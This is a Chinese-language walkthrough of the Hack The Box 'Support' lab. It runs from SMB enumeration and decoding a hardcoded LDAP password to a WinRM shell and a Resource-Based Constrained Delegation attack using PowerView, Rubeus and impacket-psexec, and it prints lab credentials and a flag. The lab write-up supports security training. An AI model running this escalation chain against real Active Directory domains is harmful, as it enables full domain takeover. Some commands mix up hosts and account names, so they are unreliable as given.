[EASY] Support
About
Support is an Easy difficulty Windows machine that features an SMB share that allows anonymous authentication. After connecting to the share, an executable file is discovered that is used to query the machine's LDAP server for available users. Through reverse engineering, network analysis or emulation, the password that the binary uses to bind the LDAP server is identified and can be used to make further LDAP queries. A user called support is identified in the users list, and the info field is found to contain his password, thus allowing for a WinRM connection to the machine. Once on the machine, domain information can be gathered through SharpHound, and BloodHound reveals that the Shared Support Accounts group that the support user is a member of, has GenericAll privileges on the Domain Controller. A Resource Based Constrained Delegation attack is performed, and a shell as NT Authority\System is received.
WriteUp
首先先對 Target IP 去 nmap (刪減部分資訊)
$ nmap -sV -sC -T4 -v -p- 10.129.230.181
# Nmap 7.95 scan initiated Sat Jul 25 20:08:07 2026 as: /usr/lib/nmap/nmap -sV -sC -T4 -v -p- -oN nmap_scan.txt 10.129.230.181Nmap scan report for 10.129.230.181Host is up (0.060s latency).Not shown: 65516 filtered tcp ports (no-response)PORT      STATE SERVICE       VERSION53/tcp    open  domain        Simple DNS Plus88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-25 12:09:49Z)135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds?464/tcp   open  kpasswd5?593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        .NET Message Framing49664/tcp open  msrpc         Microsoft Windows RPC49667/tcp open  msrpc         Microsoft Windows RPC49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.049690/tcp open  msrpc         Microsoft Windows RPC49695/tcp open  msrpc         Microsoft Windows RPC49717/tcp open  msrpc         Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| smb2-time:|   date: 2026-07-25T12:10:43|_  start_date: N/A|_clock-skew: -6s
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Jul 25 20:11:26 2026 -- 1 IP address (1 host up) scanned in 198.78 seconds
可以大致整理出以下服務,以及可以透過有 88 port 的 Kerberos KDC Service 和主機名爲 DC 與 LDAP 回應的 Domain 網域資訊可以猜測這臺是 AD DC。
- 53: domain
- 88: kerberos
- 389/3268: ldap
- 445: smb
- 5985: winrm
SMB 允許匿名枚舉,看一下有沒有奇怪的東西,找到一個 UserInfo.exe.zip 很可疑載下來看
$ smbclient -N //10.129.230.181/support-toolssmb: \> ls . D 0 Thu Jul 21 01:01:06 2022 .. D 0 Sat May 28 19:18:25 2022 7-ZipPortable_21.07.paf.exe A 2880728 Sat May 28 19:19:19 2022 npp.8.4.1.portable.x64.zip A 5439245 Sat May 28 19:19:55 2022 putty.exe A 1273576 Sat May 28 19:20:06 2022 SysinternalsSuite.zip A 48102161 Sat May 28 19:19:31 2022 UserInfo.exe.zip A 277499 Thu Jul 21 01:01:07 2022 windirstat1_1_2_setup.exe A 79171 Sat May 28 19:20:17 2022 WiresharkPortable64_3.6.5.paf.exe A 44398000 Sat May 28 19:19:43 2022
smb: \> get UserInfo.exe.zip
對 UserInfo.exe.zip 解壓縮後可以看到他是 .Net 所編譯的
$ unzip UserInfo.exe.zip -d UserInfo; file UserInfo/UserInfo.exeUserInfo/UserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections打開 dnSpy 可以注意到以下兩點
- LDAP 密碼被 hardcoded 在 Services.Protected.getPassword() 中
- LDAP Entrypoint 和使用者帳號 support\ldap 被寫在 Service.LDAPQuery 中


可以寫腳本來得到 LDAP 的密碼 nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
import base64enc = base64.b64decode("0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E")key = b"armando"print(bytes(b ^ key[i % len(key)] ^ 223 for i, b in enumerate(enc)).decode())之前聽 Mars 分享有時候去看 ldap 的 info 會有意想不到的發現,一查這題的密碼還真明文寫在 info 中
$ ldapsearch -x -H ldap://10.129.230.181 -D "support\ldap" -w 'nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep info: -B 16 -A 24
獲得密碼後就想辦法拿到這個 user 的 shell,前面 nmap 有掃到 winrm 的服務,檢查是否可行
$ netexec winrm 10.129.230.18 -u support -p 'Ironside47pleasure40Watchful'WINRM 10.129.14.23 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)WINRM 10.129.14.23 5985 DC [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)進入 shell 獲得 user flag
$evil-winrm -i 10.129.14.23 -u support -p 'Ironside47pleasure40Watchful'*Evil-WinRM* PS C:\Users\support\Documents> type C:\Users\support\Desktop\user.txt4e220a6dab8924365a85c4d7210f6071用 bloodhound-python 蒐集 Domain 資訊,並啓動 bloodhound 上傳蒐集到的 .json 可以看到 support 使用者帳號對 domain controller 電腦帳號具有 GenericAll
$ bloodhound-python -u support -p 'Ironside47pleasure40Watchful' -d support.htb -ns 10.129.14.23$ bloodhound-start
因此可以使用 RBCD(Resource-Based Constrained Delegation)攻擊鏈,利用 Kerberos 的委派機制(Delegation)。
讓被委派的一方(目標機器,此 lab 目標爲 DC)可以自己決定誰可以代表他做委派,攻擊者可以透過 GenericAll/GenericWrite 權限,將自己所控制的帳號 SID 寫入目標電腦的 msDS-AllowedToActOnBehalfOfOtherIdentity 屬性,代表這帳號可以代表任何使用者向目標電腦請求 Service Ticket
由於 support 帳號沒有 SPN(Service Principal Name),s4u2proxy 流程需要用到 kerberos 委派機制,委派機制只對擁有 SPN 的主體有效,通常會建立電腦帳號,因爲電腦帳號預設具有 SPN 權限。
先確定可以建立多少隻電腦帳號,查 MachineAccountQuota: 這是該網域內任何一般認證使用者能夠新增的電腦帳號數量上限,AD 預設是設定 10 個。
*Evil-WinRM* PS > Get-DomainObject -Identity "DC=support,DC=htb" -Properties ms-ds-machineaccountquota就建立一個新的電腦帳號 Computer1$ 密碼 P4ssw0rd,並獲得其 SID
*Evil-WinRM* PS > New-MachineAccount -MachineAccount Computer1 -Password $(ConvertTo-SecureString 'P4ssw0rd' -AsPlainText -Force)*Evil-WinRM* PS > $ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid因為 support 對目標 DC 的 Active Directory Computer Object 具有 GenericAll 權限,因此可以修改該物件的 msDS-AllowedToActOnBehalfOfOtherIdentity 屬性。
首先建立一個 SD(Security Descriptor),並在其 DACL 中加入一條允許 Computer1$ SID 的 ACE (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;ComputerSID)(幾乎完整控制權) ,將此 SD 寫入後 DC 中的 msDS-AllowedToActOnBehalfOfOtherIdentity 後,KDC 會解讀 Computer1$ 被允許代表其他使用者向該 DC 上的服務申請 Kerberos Service Ticket。
*Evil-WinRM* PS > $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"*Evil-WinRM* PS > $SDBytes = New-Object byte[] ($SD.BinaryLength)*Evil-WinRM* PS > $SD.GetBinaryForm($SDBytes, 0)
*Evil-WinRM* PS > Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
驗證是否成功寫入
*Evil-WinRM* PS > Get-DomainComputer $TargetComputer -Properties msds-allowedtoactonbehalfofotheridentity?透過上傳上去的 Rubeus 計算出算雜湊
*Evil-WinRM* PS > ./Rubeus.exe hash /password:P4ssw0rd /user:attackersystem$ /domain:support.htb?Kerberos 中的擴充功能 S4U(Service for User),允許服務代表使用者取得 kerberos ticket,而不需要知道使用者密碼。 因此透過 S4U 由 Computer1 電腦代表 Domain Administrator 申請 ticket
*Evil-WinRM* PS > ./Rubeus.exe s4u /user:attackersystem$ /rc4:<雜湊值> /impersonateuser:administrator /msdsspn:cifs/TARGETCOMPUTER.testlab.local...?原本想透過 /ptt 參數沒有辦法將 ticket 權限保留在當前 shell session,不知道爲何不行。
所以後來是將上一個輸出的 ticket base64 複製到 kali 去做處理,透過 Impacket-ticketConverter 將 ticket 轉爲 ccache 來使用
$ base64 -d ticket.kirbi.b64 > ticket.kirbi$ impacket-ticketConverter ticket.kirbi ticket.ccache使用 ticket.ccache 登入 administrator 的 shell
$ KRB5CCNAME=ticket.ccache impacket-psexec support.htb/administrator@dc.support.htb -dc-ip 10.129.12.142 -k -no-passPS > type C:\Users\Administrator\Desktop\root.txt獲得最後的 root flag i forgot it.